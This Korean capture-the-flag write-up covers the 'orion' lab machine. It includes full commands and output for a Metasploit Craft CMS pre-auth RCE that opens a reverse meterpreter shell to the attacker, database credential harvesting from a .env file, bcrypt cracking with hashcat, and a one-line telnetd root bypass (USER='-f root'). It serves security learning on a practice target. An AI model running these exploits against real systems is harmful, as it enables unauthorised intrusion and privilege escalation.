[EASY_Linux] orion write-up
(STAFF Pick으로 지정되었길래 풀어보기로 했다!)
우선 주어진 IP를 대상으로 포트 스캐닝을 진행하여 열린 포트와 서비스를 식별해봤다.
➜  ~ sudo nmap 10.129.27.115 -sV -sC -p 80,22 -T4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-08 10:20 +0900
Nmap scan report for 10.129.27.115
Host is up (0.27s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://orion.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.08 seconds
확인 결과 22, 80 포트가 열려있는 것을 발견했고,
http 서비스의 경우 http://orion.htb 도메인으로 리다이렉션 시키는 것도 확인할 수 있었다.
hosts 파일에 ip와 domain 등록 후, 웹서비스부터 분석을 시작했다.

접속해보니 orion telecom이라는 페이지로 이동되고, 네트워크 서비스를 제공하는 업체의 소개 페이지인 것 같다.
wapplyzer 확장 프로그램으로 페이지에서 얻을 수 있는 정보들을 수집에 보니

Craft CMS 라는 것을 사용하고 있었다. (페이지 footer 영역에서도 확인 가능)
해당 Craft CMS를 먼저 건드려보고 싶은데, 버전을 모르니 조금 더 탐색해보기로 했다.

바로 gobuster로 Directory Busting을 돌려볼까 하다가, 보통 admin이라는 이름의 페이지로 관리자 페이지가 존재하는 경우가 있기에 그냥 게싱으로 도전해봤다.
(야르~)
운좋게, 바로 admin page를 찾았다.
버전 또한 알 수 있었다.
- Craft CMS version : 5.6.16
간단하게 Craft CMS가 뭔지도 찾아봤다.
Craft CMS
- https://github.com/craftcms/cms/releases
- 유연성과 맞춤형 콘텐츠 모델링에초점을 맞춘 개발자 친화적인 CMS(Content Management System)
- 26.07.08 기준 latest version : 5.10.9
orion.htb 서비스에 사용된 Craft CMS의 버전은 가장 최신 버전과 비교했을 때 상대적으로 낮은 버전을 이용하고 있어 알려진 취약점이 존재에 대해 의심해볼 수 있다.
검색해보면

CVE-2025-32432 를 찾을 수 있다.
CVE-2025-32432
- https://nvd.nist.gov/vuln/detail/CVE-2025-32432
- 기본 내장된 이미지 변환(Image Transform) 생성 기능에서 발생하는 안전하지 않은 역직렬화(Insecure Deserialization) 결함으로 발생하는 취약점
- 5.6.17 미만 버전에서 발생하는 취약점으로, 최종적으로 RCE까지 이어질 수 있다.
이번 문제는 Metasploit framwork를 사용해보고 싶어서, 이걸 사용해보기로 했다.
Metasploit Framwork
- 알려진 취약점 exploit, payload, scanner, post-esploitation 기능을 모아둔 침투테스트용 자동화 도구
- 주의 : 너무 의존하면 취약점 원리 이해 없이 딸깍충이 될 수 있음!!!!!
kali는 기본적으로 해당 프로그램이 들어있기 때문에 바로 msfconsole로 실행할 수 있다.
하지만 난 ubuntu 환경이기에 설치를 먼저 진행해주었다.
sudo apt update
sudo apt install -y curl gnupg2

curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
chmod 755 msfinstall
sudo ./msfinstall
그리고 실행해보면
➜  tools msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: When in a module, use back to go back to the top level
prompt

               .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v6.4.135-dev-                              ]
+ -- --=[ 2,653 exploits - 1,338 auxiliary - 2,141 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
요로코롬 실행된다.
(상세한 명령어라던가 사용법은 길게 다루지 않고 문제를 푸는데 필요한 것만 정리하였음)
search <검색어>: 모듈을 찾는 명령이다. CVE, 제품명, 취약점 이름으로 exploit / scanner / auxiliary 모듈을 검색할 때 사용한다.
msf > search cve-2025-32432

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank       Check  Description
   -  ----                                                    ---------------  ----       -----  -----------
   0  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432  2025-04-14       excellent  Yes    Craft CMS Image Transform Preauth RCE (CVE-2025-32432)
   1    \_ target: PHP In-Memory                              .                .          .      .
   2    \_ target: Unix/Linux Command Shell                   .                .          .      .


Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
After interacting with a module you can manually set a TARGET with set TARGET 'Unix/Linux Command Shell'
0번이 우리가 찾는 모듈이니 이를 사용해보자.
use <모듈이름 또는 모듈번호>: 해당 모듈을 사용한다.
msf > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) >
(쉘 표기가 바뀌었는지 확인!)
이 모듈을 사용하기 위해 어떤 옵션이 필요한지를 확인해보자.
show options: 모듈에서 사용가능한 또는 필요로하는 옵션들을 확인한다.
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > options

Module options (exploit/linux/http/craftcms_preauth_rce_cve_2025_32432):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ASSET_ID  216              yes       Existing asset ID
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h,
                                         http
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  121.145.91.109   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory


View the full module info with the info, or info -d command.
Required 칼럼이 yes라는 건, 모듈을 사용할 때 필수적으로 설정이 되어야하는 옵션이라는 뜻이다.
Metasploit이 자동으로 설정해주기도 하지만, 잘못 설정되거나 비어있는 경우가 많으니 꼭 확인해주자!
- ASSET_ID
- RHOST
- RPORT
- LHOST
- LPORT
여거서 R은 Remote로 Target 정보를 입력하면 되고, L은 Listen으로 Attacker 정보를 입력하면 된다.
옵션 설정은 set 명령으로 할 수 있다.
set <옵션명> <설정할 값>
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set RHOSTS orion.htb
RHOSTS => 10.129.27.116
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set LHOST 10.10.14.180
LHOST => 10.10.14.180
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set LPORT 1337
LPORT => 1337
(RPORT는 80으로 되어있길래 패스)
RHOST의 경우 ip주소를 적으면 가상 호스트로 떠있기 때문에 찾아가지를 못해서 오류가 뜬다. 그러니 리다이렉션 시켜주는 도메인을 적어주자. (hosts 파일에 등록 필수!)
그리고 다시 한 번 show options 명령으로 설정이 잘되었는지 확인해주자.
이제 모듈을 실행해보자.
실행은 exploit 명령으로 수행해볼 수 있다.
(nc로 리스너를 열필요 없이 바로 연결해줘서 편하긴하다…)
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > exploit
[*] Started reverse TCP handler on 10.10.14.180:1337
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Leaked session.save_path: /var/lib/php/sessions
[+] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Sending stage (45739 bytes) to 10.129.27.116
[*] Meterpreter session 1 opened (10.10.14.180:1337 -> 10.129.27.116:51968) at 2026-07-08 12:09:26 +0900

meterpreter >
그러면 meterpreter라는 쉘이 떨어진다.
- Meterpreter : Metasploit에서 제공하는 고급 원격 쉘(payload)이다.
Metasploit ↔ Meterpreter agent ↔ 대상 시스템형태를 가진다.
help 명령을 통해 도움말 확인이 가능하며,
shell 명령을 사용하면 리눅스 쉘 접속이 가능하다.
meterpreter > shell
Process 1664 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
이렇게 초기 침투까지 진행하였다!!
script /dev/null -c /bin/bash 로 깔끔한 쉘을 다시 열어주고, 침투를 이어서 진행했다.
www-data@orion:~/html/craft/web$ ls /home
ls /home
adam
홈디렉터리에서 adam 이라는 유저를 확인할 수 있었고, 요 유저가 다음 목표인 것 같다.
디렉터리 하나 뒤로 이동해보면
www-data@orion:~/html/craft$ ls -al
ls -al
total 364
drwxrwxr-x  7 www-data www-data   4096 Mar  6 11:22 .
drwxr-xr-x  3 root     root       4096 Mar  6 11:19 ..
-rw-rw-r--  1 www-data www-data    718 Mar  6 11:24 .env
-rw-rw-r--  1 www-data www-data    411 Nov 18  2025 .env.example.dev
-rw-rw-r--  1 www-data www-data    623 Nov 18  2025 .env.example.production
-rw-rw-r--  1 www-data www-data    619 Nov 18  2025 .env.example.staging
-rw-rw-r--  1 www-data www-data     31 Nov 18  2025 .gitignore
-rw-rw-r--  1 www-data www-data    624 Nov 18  2025 bootstrap.php
-rw-rw-r--  1 www-data www-data    611 Mar  6 11:20 composer.json
-rw-rw-r--  1 www-data www-data 310507 Mar  6 11:20 composer.lock
drwxrwxr-x  4 www-data www-data   4096 Mar  6 11:26 config
-rwxr-xr-x  1 www-data www-data    309 Nov 18  2025 craft
drwxrwxr-x  5 www-data www-data   4096 Mar  6 11:24 storage
drwxrwxr-x  2 www-data www-data   4096 Mar 10 10:46 templates
drwxrwxr-x 49 www-data www-data   4096 Mar  6 11:20 vendor
drwxrwxr-x  4 www-data www-data   4096 Mar  7 15:31 web
엄청 중요해 보이는 파일들이 많이 보인다…ㅎ
.env내용
www-data@orion:~/html/craft$ cat .env
cat .env
# Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=dev

# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kfEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/
로컬에서 Mysql DB가 돌고 있나보다. DB 패스워드도 알아냈다!!
얻은 크리덴셜로 mysql에 접근해봤다.
www-data@orion:~/html/craft$ mysql -u root -p
mysql -u root -p
Enter password: SuperSecureCraft123Pass!

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 65
Server version: 10.6.23-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
오 접속이 잘 된다 ㅎㅎ
이제 DB를 탐색해보자!
MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| orion              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.002 sec)
누가봐도 orion DB를 봐야할 것 같고,

테이블에 users도 보인다.

레이아웃이 좀 깨지긴 했지만(?) adam의 패스워드 해시값을 얻을 수 있었다!!
- 얻은 해시값 : $2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS
해시 구조를 보면 bcrypt 계열임을 알 수 있다.
hashcat의 -m 3200 옵션으로 크랙을 바로 시도해봤는데,
$2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS:darkangel

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/...LUg0lS
Time.Started.....: Wed Jul  8 13:11:46 2026 (13 secs)
Time.Estimated...: Wed Jul  8 13:11:59 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:       52 H/s (16.43ms) @ Accel:1 Loops:32 Thr:11 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 660/14344385 (0.00%)
Rejected.........: 0/660 (0.00%)
Restore.Point....: 440/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:8160-8192
Candidate.Engine.: Device Generator
Candidates.#01...: rockon -> cheyenne
Hardware.Mon.#01.: Temp: 50c Fan: 35% Util:100% Core:2010MHz Mem:6801MHz Bus:8

Started: Wed Jul  8 13:11:42 2026
Stopped: Wed Jul  8 13:12:00 2026
크랙에 성공하여 adam의 패스워드 값인 darkangel를 얻을 수 있었다!
이걸로 ssh 접속에 성공할 수 있었다.
➜  ~ ssh adam@orion.htb
adam@orion.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Jul  8 04:15:21 AM UTC 2026

  System load:  0.0               Processes:             228
  Usage of /:   77.6% of 5.81GB   Users logged in:       0
  Memory usage: 9%                IPv4 address for eth0: 10.129.27.116
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

adam@orion:~$
User Flag
adam@orion:~$ cat user.txt
a3c1************************4410
이제 권한 상승할 방법을 찾아보자.
sudo -l: 불가env: 딱히 볼게 없음id및groups: 뭐 없음…
다음으로 ss -tnlp 명령으로 현재 서버에서 어떤 TCP 포트가 열려있는지, 어떤 프로세스가 그 포트를 쓰는지를 확인해봤다.

이거 보고 그냥 넘어갈 뻔 했는데, 23번 포트에서 돌고 있는 서비스를 하나 발견했다.
내가 알기로는 Telnet 기본 포트인데, Telnet은 취약한 점이 많다고 들어서 요 녀석을 공략해보는건가 싶었다.
telnet 버전을 확인해보니
adam@orion:~$ telnet --version
telnet (GNU inetutils) 2.7
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Written by many authors.
2.7이었다.
요거에 알려진 취약점이 있나 보니

CVE-2026-24061 을 찾을 수 있었다.
CVE-2026-24061
- https://nvd.nist.gov/vuln/detail/cve-2026-24061
- 깔끔정리… : https://hackyboiz.github.io/2026/01/24/bekim/2026-01-24/
- telnetd가 사용자 인증을 처리하는 과정에서 환경변수 USER를 검증 없이 로그인 프로그램에 전달하면서 발생하는 취약점
PoC도 너무나 간단했는데,
USER 환경 변수를 -f root로 설정한다.
여기서 -f 옵션은 /bin/login에서 이미 인증된 사용자로 간주하고 비밀번호 검증을 생략하도록 하는 옵션이다.
(Injection 같은 느낌스~?)
그리고 그냥 telnet 서비스에 접속하면 된다.
adam@orion:~$ USER='-f root' telnet -a localhost
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

Linux 5.15.0-177-generic (orion) (pts/2)

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Jul  8 04:35:18 AM UTC 2026

  System load:  0.04              Processes:             232
  Usage of /:   77.6% of 5.81GB   Users logged in:       1
  Memory usage: 9%                IPv4 address for eth0: 10.129.27.116
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


root@orion:~# id
uid=0(root) gid=0(root) groups=0(root)
root@orion:~#
그러면 요렇게 권한상승에 성공하여 root shell을 획득할 수 있다!
Root Flag
root@orion:~# cat /root/root.txt
0f4d************************e602
← ALL POSTS